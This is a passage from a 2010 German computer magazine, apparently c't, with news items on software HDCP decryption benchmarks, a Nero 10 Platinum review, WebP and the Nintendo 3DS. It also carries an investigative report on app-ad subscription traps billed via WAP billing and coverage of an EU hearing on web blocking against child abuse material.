Das reichte Informatiker der Stony Brook University nicht. Sie entwickelten ein Open-Source-Tool, um herauszufinden, wie schnell ein PC sein müsste, um die HDCP-Transportverschlüsselung in Echtzeit loszuwerden. Rob Johnson und Mikhail Rubnich prüfen mit dem in ihrer Software implementierten HDCP-Algorithmus, wie viele HDCP-verschlüsselte Bilder (Auflösung: 640 × 480) ein einzelner CPU-Kern pro Sekunde entschlüsseln kann. Aus den Resultaten – ermittelt auf betagter Hardware (Intel Xeon DP5140, Core 2 Duo CPU P9600) – schlossen sie, dass eine „High-

End-CPU mit 64-Bit-Architektur“ nebst 1,6 GByte RAM ausreichen müsste, um Full-HD-Material mit 30 Bildern/s zu entschlüsseln.

Im Test von heise online dekodierte ein aktueller Mittelklasse-Rechner mit Intel Core i5 750 (2,67 GHz) 281 Bilder/s bei 640 × 480 Pixeln; laut Johnson und Rubnich fordert die volle HD-Auflösung 1080p30 (1920 × 1080 Pixel, 30 Bilder/s) circa die siebenfache Rechenleistung; so reicht ein Core i5 mit einer HDMI-Capture-Karte und passender Software aus, um einen HDCP-geschützten HDTV-Datenstrom zu entschlüsseln.

Tatsächlich dürften auch schwächere CPUs HDCP in Software entschlüsseln können: Bis-her haben die beiden Stony-Brook-Forscher nur Bit-Slicing implementiert; die parallele Verarbeitung auf mehreren Kernen und Prozessoroptimierungen fehlen. (vza)

Nero mit Blu-ray-Wiedergabe



Die Nero AG will am 15. Oktober die Platinum-Version seiner Multimedia-Suite Nero 10 in den Handel bringen. In dieser sollen nicht nur zahlreiche Bugs der 10er-Version beseitigt, sondern auch neue Funktionen wie die Wiedergabe von Blu-ray-Filmen hinzugefügt werden. In einem kurzen Vorabtest der Verkaufsversion zeigte der Blu-ray-Player aber noch Mängel. So konnte er die Hardware-Beschleunigung aktueller GPUs von Nvidia, AMD oder Intel nicht nutzen und bürde der CPU die gesamte Dekodierung auf. Auf einem Testrechner mit einem Athlon 64 X2 5000+ mit 2,6 GHz schwankte die Prozessorlast zwischen 25 und 100 Prozent, sodass die Filme nicht flüssig abgespielt wurden. Dem Anwender werden kaum Informationen oder Einstellungsmöglichkeiten geboten. Bei den Audioformaten stehen nur die Standardversionen von Dolby Digital und DTS zur Verfügung. 3D-Filme ließen sich nicht abspielen, BD-Live-Funktionen brachen mit Fehlermeldungen ab.

Der MediaHub kann nun per Move-it-Plug-in Videos für mobile Geräte konvertieren – allerdings ohne dem Anwender irgendwelche Einstellungsmöglichkeiten einzuräumen. Die Ansicht der Multimedia-Bibliothek

wurde zwar leicht verbessert, verrät aber weiterhin weder den Speicherort einer Datei, noch erlaubt MediaHub das gezielte Öffnen mittels Dateibrowser, was die Navigation in großen Medienarchiven erschwert.

Die Fehlermeldungen der Backup-Software BackItUp wurden überarbeitet. Allerdings geben die Protokolle noch immer keinen Aufschluss darüber, ob wirklich alle Dateien gesichert wurden. Eine Schattenkopie der Systempartition im laufenden Betrieb ist nicht möglich. Zur Videobearbeitungssoftware Nero Vision sind zahlreiche Bild-im-Bild-Effekte hinzugekommen. Die zu niedrigen Bitraten der Audioausgabe wurden angehoben.

Alles in allem wirkt das Platinum-Update mit der unausgereiften Blu-ray-Wiedergabe und den halbherzigen Verbesserungen wenig überzeugend. Nach wie vor fehlt der Multimedia-Suite ein einheitliches Bedienungskonzept. Nero verlangt für die Vollversion 90 Euro. Besitzer der normalen 10er-Version können die neuen Funktionen für 20 Euro nachrüsten. Wer auf die Brenn- und Backup-Software verzichtet, zahlt für die Videobearbeitung Nero Vision zusammen mit dem Blu-ray-fähigen MediaHub als Nero Video Premium HD 70 Euro. (hag)

Sendetermine

Die wöchentliche Computersendung bei **hr fernsehen** (www.ctv.de) wird in Zusammenarbeit mit der c't-Redaktion produziert. Moderation: Mathias Münch. c't-Exper- te im Studio: Georg Schnurer



22.10., 4.50 Uhr, *hr fernsehen*
22.10., 15.45 Uhr, *Eins Plus*
23.10., 12.00 Uhr, *Eins Plus*

23.10.2010, 12.15 Uhr. Vorsicht, Kunde! Ein neuer Fall der beliebten Reihe. Wenn auch Sie Ärger mit Händlern oder Herstellern haben, melden Sie Ihren Fall bei vorsichtkunde@hr-online.de – Was ist eigentlich ...? Das c't magazin Computer ABC.

Wiederholungen:

24.10., 8.30 Uhr, *Eins Plus*
25.10., 5.30 Uhr, *Eins Plus*
25.10., 11.45 Uhr, *RBB*
27.10., 1.05 Uhr, *hr fernsehen*
28.10., 23.30 Uhr, *Eins Plus*
29.10., 2.00 Uhr, *3Sat*
29.10., 2.30 Uhr, *Eins Plus*
29.10., 4.50 Uhr, *hr fernsehen*
29.10., 15.45 Uhr, *Eins Plus*
30.10., 12.00 Uhr, *Eins Plus*

Googles Grafikformat soll JPEG ablösen

Schneller soll es im Web gehen – fordert Google. Wie im Chromium-Blog zu lesen, haben Analysen mit den Browsererweiterungen Page Speed für Firefox und der Chrome-Extension Speed Tracer vor allem das Laden von Bildern als Hemmschuh ausgemacht. Da die meisten im Web genutzten Grafikformate über zehn Jahre alt sind, haben sich Google-Entwickler daran gemacht, ein frisches Grafikformat fürs Web zu schaffen, das bei gleicher Bildqualität kleinere Dateien erzeugen soll als das weithin eingesetzte JPEG.

Herausgekommen ist das verlustbehaftet kodierende Web-Grafikformat WebP („weppy“), das nicht nur namentlich eng mit dem im Mai veröffentlichten WebM-Videoformat verwandt ist. Tatsächlich haben die Google-Mitarbeiter WebP auf Grundlage der Einzelbildkompression (Intra-Frame Coding) des WebM-Video-codec VP8 entwickelt und einen RIFF-Container (Resource Interchange File Format) darüber gestülpt. Letzterer soll pro Bild gerade einmal 20 Byte veranschlagen und sich zwecks Speicherung von Metadaten erweitern lassen.

Um die Effizienz von WebP zu testen, hat Google nach eigenen Angaben rund 1 000 000 Bilder aus dem Web (hauptsächlich JPEGs, aber auch PNGs und GIFs)

ins WebP-Format überführt – ohne sichtbare Einbußen. Im Schnitt waren die WebP-Bilder 39 Prozent kleiner als zuvor, lassen sich also schneller laden und verursachen weniger Traffic.

Die WebP-Tools bestehen aus dem Kommandozeilenkonverter `webpconv` (bisher nur für Linux verfügbar, Windows soll bald folgen) und der Bibliothek `libvpx` (die auch zum Dekodieren von VP8 verwendet wird). Anschauen kann man die WebP-Dateien derzeit erst nach Rückwandlung ins PNG-Format. Kommende Versionen des Google-Webbrowsers Chrome sollen WebP direkt unterstützen, für die Webkit-Engine haben die Entwickler einen Patch vorgeschlagen. Momentan kennt WebP keine Transparenz, soll diese aber per Alpha-Kanal beigebracht bekommen.

Sollte der WebP-Patch in Webkit integriert werden, dürfte das Google-Grafikformat gute Chancen haben, sich zu verbreiten; allerdings darf man gespannt sein, was Apple (dessen Webbrowser Safari auf Webkit aufsetzt) davon hält, immerhin würde man sich mit der zu integrierenden `libvpx` auch VP8 einfangen. Dass Firefox und Opera WebP unterstützen werden, darf dagegen als sicher gelten.

Auch wenn es sich bei „weppy“ um eine Developer Pre-

view handelt, scheint Google in diesem Fall etwas überstürzt mit dem Format an die Öffentlichkeit gegangen zu sein; dagegen wirkte die Veröffentlichung des WebM-Formats geradezu minutiös geplant.

Wie schon bei VP8/WebM hat Jason Garrett-Glaser (auch bekannt als „Dark Shikari“), Hauptentwickler des freien H.264-Encoders `x264`, auch WebP bereits einer eigenen Analyse unterzogen. Dabei stellte er fest, dass WebP unter anderem die volle Farbraumunterstützung (über 4:2:0 hinaus) fehlt (JPEG unterstützt 4:2:2 und 4:4:4). WebP lieferte trotz eines JPEG deutlich überlegenen Encoders zumindest bei einem ersten Test erschreckend schlechte, verschwommene Resultate. Garrett-Glaser schiebt dies auf einen nicht oder kaum für Einzelbildkompression optimierten Encoder und fragt sich – nicht ganz zu unrecht –, warum Google mit einem solch halbgaren Ansatz versuche, ein gestandenes Grafikformat wie JPEG zu ersetzen. Bevor man ein neues Grafik- (oder Video-)Format propagiere, müsse man es soweit optimieren, dass man einigermaßen überzeugende Ergebnisse liefere. Umgekehrt würde das kaum gelingen. (vza)

www.ct.de/1022034

Nintendo 3DS verpasst japanisches Weihnachtsgeschäft

Nintendo will seine nächste Handheldkonsole 3DS in Japan erst am 26. Februar für 25 000 Yen (umgerechnet 220 Euro) auf den Markt bringen. Im Preis sind eine Ladestation, eine SD-Card mit 2 GByte sowie Code-Karten für Augmented-Reality-Spiele enthalten. Für Europa und die USA sind weiterhin Starttermine im März 2011 geplant. Zwar

steht eine offizielle Preisankündigung für Europa noch aus; angesichts des hohen japanischen Preises sollten Interessenten hierzulande aber mit rund 250 Euro rechnen.

Außer durch ihr autostereoskopisches Display soll die 230 Gramm schwere Handheldkonsole vor allem mit verbesserten WiFi- und Online-Funktionen

punkten. So soll die 3DS auch im Standby über WLAN Daten mit Internet-Servern oder anderen 3DS-Konsolen austauschen und Informationen, Spieldemos und Videos aus der „Nintendo Zone“ herunterladen. Insbesondere sei es auch möglich, Download-Spiele von einer anderen DSi, DSi XL oder 3DS per Funk auf eine 3DS zu übertragen. Bislang war ein solcher Transfer von bereits gekauften Download-Spielen auf ein anderes Gerät bei Nintendo-Konsolen nicht möglich gewesen. Ähnlich wie bei der Wii könnten Spieler im Menü einen Mii-Avatar (anhand eines Fotos vom eigenen Gesicht) erstellen. Ältere Gameboy- und Gameboy-Advance-Spiele sollen zum Download für eine Virtual Console angeboten und zum Teil um eine stereoskopische 3D-Ausgabe erweitert werden. (hag)



Wegen der über-schwänglichen Messe-Reaktionen will Nintendo für die 3DS-Konsole einen „Premium-Preis“ verlangen, wenn sie 2011 auf den Markt kommt.

Anzeige

Holger Bleich

Inkasso auf Fingertipp

Tückische Abofallen in iPhone- und Android-Apps

Der Dialer ist tot, es lebe die App: Mit dreisten Methoden locken Content-Anbieter derzeit Smartphone-Anwender auf WAP-Portale, wo Abofallen lauern. Kassiert wird einfach über die Telefonrechnung – die Netzbetreiber verdienen mit.

Süß ist er ja, der Kater Tom. Plappert alles nach, leert auf Fingertipp ein Gläschen Milch und schnurrt beim Streicheln. Die iPhone-App „Talking Tom“ ist ein Renner, vor allem bei Kleinkindern. Gerne überlassen Eltern den Jüngsten dafür mal ein paar Minuten das Gerät.

Dumm nur, wenn die Sprösslinge auf eines der eingeblendeten Werbebanner tippen. Dahinter kann eine der perfidesten Abzockmaschen seit Erfindung der Dialer lauern. Die Eltern merken davon nichts – bis sie die nächste Mobilfunkrechnung erhalten. Unter dem Posten „Andere Leistungen“ zieht die Telekom da dann für bis dato unbekannte Anbieter Summen zwischen drei und 60 Euro pro Monat ein.

Bei Verbraucherzentralen und auch an der c't-Hotline häufen sich derlei Fälle. Betroffen sind nicht nur iPhone-Anwender, sondern auch Android-Nutzer. Mal sollen die Kunden angeblich ein Klingelton-Abo bestellt haben, dann wieder den Flat-Zugriff auf ein dubioses Knuddel-TV-Videoportal. Sie selbst sind sich aber absolut sicher, nie einen solchen Dienst in Anspruch genommen zu haben. Wie passt das zusammen?

Unsichtbare Übertragung

Um die Entwicklungskosten ihrer Apps vergütet zu bekommen, setzen einige kleine Unternehmen auf die externe Vermarktung. Sie reservieren in den Apps Flächen für Reklame-Banner, die von Werbenetzwerken je nach Kontext gefüllt werden. Einer der größten Werbevermarkter für die sogenannten In-App-Banner ist die Google-Tochter Admob.

In die App Talking Tom und andere Fun-Anwendungen pustet Admob häufig Werbebanner für Content-Abonnements, ohne dass die App-Entwickler darauf Einfluss haben. Tippt der Anwender auf das Reklamebild, verdienen sowohl der App-Anbieter als auch Admob respektive Google mit. Im Smartphone öffnet sich eine WAP-Seite, die die App nun überlagert. Sie ist von einer normalen Webseite meist nicht zu unterscheiden.

Den entscheidenden, aber unsichtbaren Unterschied dürfte kaum ein Kunde kennen: Der heute nur noch selten eingesetzte WAP-Standard (Wireless Application Protocol) sieht im Unterschied zu HTML vor, dass beim Request die MSISDN (Mobile Subscriber Integrated Services Digital Network Number) der im Telefon befindlichen SIM-Karte zur Genüge gesendet werden darf. Mit dieser Kennung lässt sich der Mobilfunk-Provider ermitteln, der wiederum in der Lage ist, damit den Kunden zu identifizieren.

Diese Übermittlung ermöglicht das „WAP-Billing“. Die Bezahlmethode dient Drittanbietern dazu, Kleinbeträge abzurechnen und die Forderung an den Mobilfunkanbieter abzugeben, der sie dann mit der Kundenrechnung einziehen. Um die Methode nutzen zu können, müssen Content- oder Payment-Anbieter einen Factoring-Vertrag mit dem jeweiligen Mobilfunk-Provider abschließen.

In der Falle

Ist nach Ansicht des Content-Anbieters ein Abo-Vertrag zustande gekommen, schickt er über eine Schnittstelle die Kunden-MSISDN an den Mobilfunk-Provider. Dieser ermittelt den Kunden und schickt die Kunden-Mobilfunknummer zurück. Auf dieser Basis kann der Content-Anbieter seinen Inkasso-Auftrag

lostreten. Der gesamte Prozess läuft in Sekundenbruchteilen ohne Zutun des Smartphone-Nutzers ab.

Aus Sicht des Nutzers sieht der Bezahlprozess bei den Abofallen anders aus: Er klickt bewusst oder unbewusst auf ein In-App-Banner. Dort erhält er Angebote, die mit einem nicht erläuterten Sternchen versehen sind. Irgendwo steht, oft recht versteckt, dass das Angebot mal 3,99 Euro pro Woche, mal 2,99 Euro täglich kostet. Falls allgemeine Geschäftsbedingungen (AGB) überhaupt zu finden sind, dann bestehen sie meist aus juristischem Kauderwelsch, der sich über mehrere Handy-Screens ausbreitet.

Auf eine Widerrufsbelehrung in Textform haben wir bei den von uns geprüften Angeboten vergebens gewartet. An welcher Stelle im WAP-Portal das Abo tatsächlich abgeschlossen wird, bleibt meist unklar. Viele Nutzer berichten gar, sie hätten nichts getan, außer auf das Werbebanner zu tippen. Technisch ist dies durchaus möglich, nachvollziehen konnten wir es in der Praxis nicht.


Zwischenhändler

Als besonders umtriebig im Bereich der Content-Abos für Smartphones erweisen sich derzeit die Unternehmen MyDoo und W2Mobile. Beide kooperieren nicht direkt



Wer beim Streicheln von Kater Tom versehentlich auf den Werbebanner (oben) tippt, gerät auf eine WAP-Seite und kann damit Abzockern bereits seine MSISDN übermittelt haben.

Anzeige



mit den Mobilfunk-Anbietern, sondern sind Kunden des Mobile-Payment-Anbieters Ericsson IPX, der für kleine Content-Anbieter das Mobilfunk-Factoring übernimmt.

Ericsson IPX ist eine Tochter des gleichnamigen schwedischen Telekommunikationskonzerns. Das Unternehmen hat sich in anderen Ländern längst den Ruf erworben, seine Content-Kunden vorab zu wenig zu prüfen und damit Abzockern indirekt Zugriff auf die Factoring-Schnittstellen der Mobilfunk-Provider zu gewähren – mit fatalen Folgen für die Verbraucher. In Großbritannien hat die Regulierungsbehörde Ericsson IPX deshalb bereits eine hohe Geldstrafe aufgebrummt.

Fordern deutsche Kunden von Ericsson IPX eine Rückzahlung des inkassierten Betrags, werden sie zum tatsächlichen Content-Anbieter verwiesen. Wir haben dieses Procedere in einem konkreten Fall nachvollzogen und sind schließlich in der Hotline des erwähnten Unternehmens W2Mobile gelandet.

Auf die Frage, wie denn das Abonnement zustande gekommen sein soll, antwortete der W2Mobile-Mitarbeiter sinngemäß, es sei auf ein Werbebanner geklickt und Content angefordert worden. Dies müsse man ja nicht selbst gewesen sein, vielleicht habe ja jemand anderes, etwa das eigene Kind, die Seiten versehentlich angetippt. Ein Vertrag sei aber nachweisbar eingegangen worden, dies könne W2Mobile anhand von Protokollen belegen: „Ein Abschluss des Abos ist ohne Ihre SIM-Karte nicht möglich“, wiederholte der Gesprächspartner mehrfach.

Außerdem wies der Hotline-Mitarbeiter darauf hin, dass die AGB vor Vertragsschluss im Portal verfügbar gewesen seien und das gewünschte Knuddel-TV-Abo sofort per SMS bestätigt worden sei. Unser Tester konnte sich an eine solche SMS nicht erinnern, wohl aber an eine Werbe-SMS in dieser Zeit, die er sofort gelöscht habe.

Die Aufklärung dazu findet sich in Webforen, wo Kunden den Wortlaut dieser „Bestätigungs-SMS“ noch gespeichert und nun veröffentlicht haben. Er lautet demnach: *Die sue-*

Erst mit der Mobilfunkrechnung erfahren Kunden vom Inkasso für den Drittanbieter Ericsson IPX.

Der WAP-Billing-Prozess läuft im Hintergrund zwischen Content-Anbieter und Mobilfunk-Anbieter ab. Oft ist noch ein Payment-Anbieter als Mediator zwischengeschaltet.

Ericsson IPX auf. Uns gegenüber erklärte ein Mitarbeiter der Telekom-Hotline vor einigen Wochen, dass er ein Lied über Anfragen zu Ericsson-Posten auf den Rechnungen singen könne. Von einer „unmittelbaren“ Verfolgung von Missbrauch kann folglich keine Rede sein. In diesem Zusammenhang gilt es festzuhalten, dass die Mobilfunk-Provider am Inkasso für Drittanbieter, also auch an den Abofallen, mitverdienen.

Angriffspunkte

Bislang bleibt allen Kunden, die unbewusst oder ungewollt ein Content-Abo über das Smartphone geordert haben, nur die Auseinandersetzung mit dem Anbieter. Zwar ist nach Ansicht des Anbieters ein Vertrag zustande gekommen, dessen Wirksamkeit dürfte sich in den einschlägigen Fällen aber an zweifeln lassen, zumal wenn ein Kind in die Abofalle getappt ist.

Obwohl das WAP-Billing ein vielfach praktiziertes Verfahren ist, tun sich die Netzbetreiber schwer, zu den technischen Vorgängen Auskunft zu geben. Das ist kein Wunder: Aus datenschutzrechtlicher Sicht erscheint es problematisch, dass die Provider ohne Wissen des Kunden seine Mobilfunkrufnummer an Dritte übermitteln. Nach Ansicht des Datenschutzbeauftragten Schleswig-Holsteins Dr. Thilo Weichert ist für eine solche Übermittlung die Einwilligung des Kunden für jeden Einzelfall nötig. „Für die Einwilligung genügt nicht, dass der Kunde sein Smartphone nicht für Mehrwertdienste gesperrt hat“, erklärte Weichert gegenüber c't.

Die Regulierungsbehörde für Telekommunikation Bundesnetzagentur bestätigte uns, dass dort „in letzter Zeit vermehrt Beschwerden“ zu den Smartphone-Abofallen eingegangen seien. Die Schilderungen erweckten „oft den Eindruck, dass hier Abos beziehungsweise Verträge untergeschoben werden sollen.“ Man habe daher „Ermittlungen aufgenommen, um festzustellen, ob es neben den eher zivilrechtlichen Schwerpunkten auch einen Bezug zum Rufnummernmissbrauch gibt, den die Bundesnetzagentur dann mit den ihr eingeräumten Befugnissen verfolgen kann“, teilte uns Sprecher Cord Lüdemann mit.

Bleibt die Frage, wie sich Smartphone-Nutzer generell vor dem Abofallen-Inkassoschützen können. Telekom und Vodafone bieten kostenfrei an, über die Hotline gezielt das Inkasso für Drittanbieter sperren zu lassen. Bei E-Plus lassen sich nur einzelne Content-Anbieter sperren. O2 bietet auch eine solche Möglichkeit nicht. (hob)

Besten Videos fuer dein Handy bei Knuddel TV. Mit der Flatrate unbegrenzt auf <http://wap.knuddel.tv> runterladen. Hilfe 08008364782 w2 mobile – Wie aus diesem Kurztext die Bestätigung eines Abo-Abschlusses hervorgehen soll, bleibt ein Geheimnis des Anbieters.


Innovativer Markt“

Können Opfer der berüchtigten Abofallen im Web die Forderungen noch abwehren, ist das Kind bei den Smartphone-Fallen bereits in den Brunnen gefallen: Wer einen vom Mobilfunk-Anbieter inkassierten Betrag zurückzubuchen lässt, läuft Gefahr, die SIM-Karte gesperrt zu bekommen. Auf dieses Schreckensszenario können sich die Abzocker getrost verlassen. Die Telekom beispielsweise fordert von ihren Kunden, sich mit Rückforderungen direkt an den Content-Anbieter zu wenden. Viele fühlen sich damit überfordert und sind so praktisch Freiwill für die Abzocker.

Generell ist man bei der Telekom von der Vorgehensweise rundum überzeugt: „Die Abrechnung von Inhalten und Diensten im mobilen Internet über die Rechnung des Netzbetreibers ist ein stark wachsender, innovativer Markt, der den Wünschen der Kunden nach werthaltigen, mobilen Services entgegenkommt“, erklärte uns ein Konzernsprecher.

Jeder Content-Anbieter verpflichtet sich „zur Einhaltung aller gesetzlicher Regelungen“. Eine „aktive Vorabkontrolle eines jeden Dienstes“ sei allerdings „für die Netzbetreiber nicht leistbar“. Umso mehr verfolge die Telekom jeden Hinweis von Kunden auf eventuelle Irreführung und möglichen Missbrauch unmittelbar, sorgfältig und ahndende konsequent.

Bereits im März tauchten im Web die ersten Hinweise auf möglichen Missbrauch der Factoring-Schnittstellen durch Kunden von



Anzeige

Stefan Krempl

Duell um Websperren

EU-Parlament sucht Linie zur Bekämpfung von Kindesmissbrauch

Im EU-Parlament treffen Befürworter und Gegner der Blockade von Webseiten aufeinander. Der in Deutschland praktizierte Ansatz „Löschen statt Sperren“ findet viel Beifall, immer wieder fordern etwa Vertreter der Polizei aber auch den Einsatz von Netz-Filters.

Auch auf EU-Ebene geht es in der Auseinandersetzung um Websperren gegen Online-Kinderpornographie hoch und emotional her. Längst scheint es eine Art Glaubensfrage geworden zu sein, ob der Aufbau einer zentralen Infrastruktur zur Blockade inkriminierter Inhalte im Web als zusätzliches Mittel in einer übergreifenden Strategie zur Bekämpfung von Kinderpornographie anzusehen ist oder als Startpunkt für eine mehr oder weniger subtile Zensur, die gleichzeitig wichtige Ressourcen der Strafverfolger bindet. Ein Kompromiss zeichnet sich trotz zunehmender Erfolge beim raschen Löschen von Missbrauchsbildern und neuen Studien zu Kinderpornographie im Netz nicht ab.

Bei einer Anhörung im federführenden Innenausschuss des EU-Parlaments Ende September zum umkämpften Vorstoß der EU-Kommission zum Vorgehen gegen Kindesmissbrauch (siehe c't 9/10, Seite 53) hatten beide Seiten Gelegenheit, ihre Argumente ins Feld zu führen – die allerdings in der Regel hierzulande bereits im Streit um das nationale Vorgehen gegen Kinderpornographie bereits vielfach vorgebracht wurden.

Schon im Vorfeld hatte es Kritik an der Auswahl der Sachverständigen gegeben, über die letztlich die Berichterstatterin, Roberta Angelilli von der konservativen Europäischen Volkspartei, entschied. So bemängelte Christian Bahls vom Verein MissbrauchsOpfer Gegen Internet-Sperren (MOGiS), dass die nationale Perspektive Deutschlands von Sperrbefürwortern wie dem Bundeskriminalamt repräsentiert werde. Bei den internationalen Vertretern der Zivilgesellschaft sehe es kaum anders aus. Bahls selbst hatte trotz Nominierung durch die Ausschussverwaltung keine Möglichkeit zur Teilnahme an einem der Podien erhalten.

Auf dem Panel der Nichtregierungsorganisationen hatten so viele Verfechter zentraler Filter das Wort. Bei der Verbreitung von Abbildungen sexuellen Kindesmissbrauchs handle es sich um eine „massive Verletzung der Privatsphäre der Betroffenen“, erklärte John Carr von der European NGO Alliance for Child Safety Online (ENACSO). Daher sollte jede Maßnahme zur Zugangsschwerung einschließlich der Blockade kinderpornographischer Webseiten mit beiden Händen ergriffen werden. Websperren seien eine sehr wertvolle Maßnahme, die Demokratie und freie Meinungsäußerung in westlichen Ländern, die schon darauf setzten, nicht zum Verderren gebracht habe.

Divergenzen

Auch Waffen könnten missbraucht werden, meinte Carr, der die britische Filterlösung 2004 mit vorangetrieben hatte. Trotzdem verlange kaum jemand ihren generellen Bann. Vertreter der Organisationen Missing Children Europe und End Child Prostitution, Pornography and Trafficking (ECPAT) gaben ihrem Kollegen Rückendeckung. Julia Weiler von „Innocence in Danger“ wollte den Fokus dagegen stärker auf Erwachsene legen, „die sich um Kinder kümmern“. Sie müssten schneller Schritte einleiten, wenn sie Missbrauchsanzeigen entdeckten.

Abgesandte der schwedischen und britischen Polizei, des Bundeskriminalamts (BKA) und von Interpol plädierten für Sperren, um eine weitere „Viktimalisierung“ von Opfern zu vermeiden und Providern ihre „ethische Verantwortung“ vor Augen zu führen. Björn Sellström, schwedischer Leiter eines Ermittlerteams, räumte zwar erneut ein, dass Sperren kaum Auswirkungen auf den Vertrieb von Kinderpornographie

hätten. Die Identifizierung von Tätern sei aber sehr aufwändig und es gelinge wohl eher kaum, sämtliche Missbrauchsdarstellungen aus dem Netz zu bekommen. Er versprach sich daher von der potenziellen EU-Gesetzgebung, auch die in dem skandinavischen Land noch nicht mit der Polizei kooperierenden Zugangsanbieter in Boot zu bekommen.

Christian Hoppe, Leiter der Zentralstelle Kinderpornographie beim BKA, plädierte für eine Ausweitung der Kriminalisierung des Umgangs mit einschlägigem Material. Die Politik sollte ihm zufolge darüber nachdenken, ob auch der Besitz von Links auf einschlägige Webseiten eindeutig unter Strafe zu stellen sei. Der Ermittler betonte, wie wichtig EU-weite Strafvorschriften für „jegliche Vorbereitungshandlungen wie Anklicken und Vorhalten im Arbeitsspeicher“ seien. Der Vorstoß würde allerdings auch bislang legale Untersuchungen von Filterlisten erfassen.

Passend dazu legte der AK Zensur während der Anhörung Ergebnisse eines neuen, mit anderen europäischen Bürgerrechtsorganisationen durchgeführten Praxistests vor. Im Rahmen der Analyse untersuchten die Aktivisten 167 derzeit in Dänemark blockierte Webauftritte.

Dabei stellten sie fest, dass lediglich drei Seiten tatsächlich Kinderpornos enthielten. Zwei davon seien schon seit 2008 auf der Liste und stünden auch in Norwegen, Finnland und Schweden auf vergleichbaren Filterverzeichnissen. Trotzdem habe es offensichtlich keine Versuche von Seiten der Strafverfolgungsbehörden gegeben, diese illegalen Inhalte aus dem Netz zu entfernen. Dem AK Zensur gelang es dagegen nach eigenen Angaben, mit Hilfe einfacher Missbrauchsmeldungen an Provider zwei aus den USA verbreitete Webseiten selbst am Wochenende binnen 30 Minuten löschen zu lassen. Eine dritte sei innerhalb von drei Stunden nach Meldung von der indischen Domain-Vergabestelle abgeschaltet worden.

Tiefe Blicke

Trotzdem beklagte die Sonderbeauftragte der Vereinten Nationen für Kindesmissbrauch, Najat M'jid Maalla, dass Missbrauchsbilder „ewig zirkulieren“. Mary Banotti vom International Centre for Missing and Exploited Children (ICMEC) ergänzte, dass weder Sperren noch Löschen kinderpornographischer Webseiten verhindern könnten, „dass die Inhalte an anderer Stelle wieder im Netz auftauchen“. Man arbeite daher mit der Industrie an einer technischen Lösung. Auf Nachfrage schloss die Amerikanerin dafür den Einsatz der umstrittenen Deep Packet Inspection (DPI) zum Durchleuchten des gesamten Netzverkehrs nicht aus.

Einwände gegen Websperren waren allerdings auch zu vernehmen. Joe McNamee von der „European Digital Rights“-Initiative (EDRI) nannte Blockaden eine „echte Gefahr für den Kinder-



Die schwedischen Jungliberalen haben eine Internet-Kampagne gegen die EU-Pläne zu Websperren gestartet.

schutz und die Gesellschaft". Politik und Polizei würden damit zu Untätigkeit verleitet. Sei eine entsprechende Kontrollarchitektur erst einmal aufgebaut, könne das Rad kaum mehr zurückgedreht werden. Schon jetzt fordert die Kommission laut dem Bürgerrechtler Projekte, in denen es etwa um die Blockade von Online-Gaming und den „Schutz breiter wirtschaftlicher Interessen“ gehe. Generell seien keine „symbolischen Maßnahmen“, sondern „durchsetzbare Regeln zur Missbrauchsbekämpfung“ nötig. Peter Robbins von der Internet Watch Foundation betonte, dass sich die Zusammenarbeit der Provider beim Löschen stark auf die Verfügbarkeit einschlägigen Materials ausgewirkt habe.

Maria Amor Estebanez von der EU-Agentur für Grundrechte machte deutlich, dass die Möglichkeiten der neuen Medien für Meinungs- und Informationsfreiheit geschützt werden müssten. Nötig sei eine verfahrensrechtliche Absicherung von Internetanbietern. Giovanni Buttarelli vom Europäischen Datenschutzbeauftragten bestand ebenfalls darauf, dass es für Sperren zumindest einen „klaren rechtlichen Rahmen“ geben müsse. Nötig seien Garantien zur Aufsicht, Transparenz und für Rechtsmittel. Zugleich sprach er sich gegen eine automatisierte Kontrolle von Nutzerinhalten aus.

Zahlenwerk

Auch unter den Abgeordneten des EU-Parlaments gab es schwere Bedenken gegen den Vorstoß der Kommission für Websperren. Petra Kammerevert, Berichterstatterin im Kulturausschuss, erklärte, dass der „Grundsatz Löschen statt Sperren“ gelten müsse. Blockaden seien „kein wirksames Mittel zur Bekämpfung der Inhalte und der dahinterstehenden Täter“. Sie ließen sich leicht umgehen, seien ineffektiv, ungenau und trafen auch Inhalte, „die mit Kriminalität nichts zu tun haben“. Filterlisten könnten im schlimmsten Fall als „Suchverzeichnis für kriminelle Inhalte“ dienen, fürchtete die SPD-Politikerin. Die CDU-Abgeordnete Sabine Verheyen gab die Parole aus, dass man „mit bloßem Verstecken“ von Missbrauchsbildern nicht weiterkomme.

Jan Philipp Albrecht von den Grünen appellierte an die Kom-

mission, die Ergebnisse von Studien etwa der European Financial Coalition zum starken Rückgang kommerzieller Kinderporno-Seiten nicht unter den Teppich zu kehren. Die von der EU geförderte Vereinigung kam in einem Bericht gerade zum Schluss, dass vom viel beschworenen „Massenmarkt“ für Kinderpornographie im Internet keine Rede sein könne. Von 14 500 gemeldeten vermeintlichen Fund-

stellen seien Anfang August noch 0,3 Prozent online gewesen. Nur vier der zehn Seiten, die tatsächlich Missbrauchsbilder zeigten, seien kommerziell ausgerichtet gewesen.

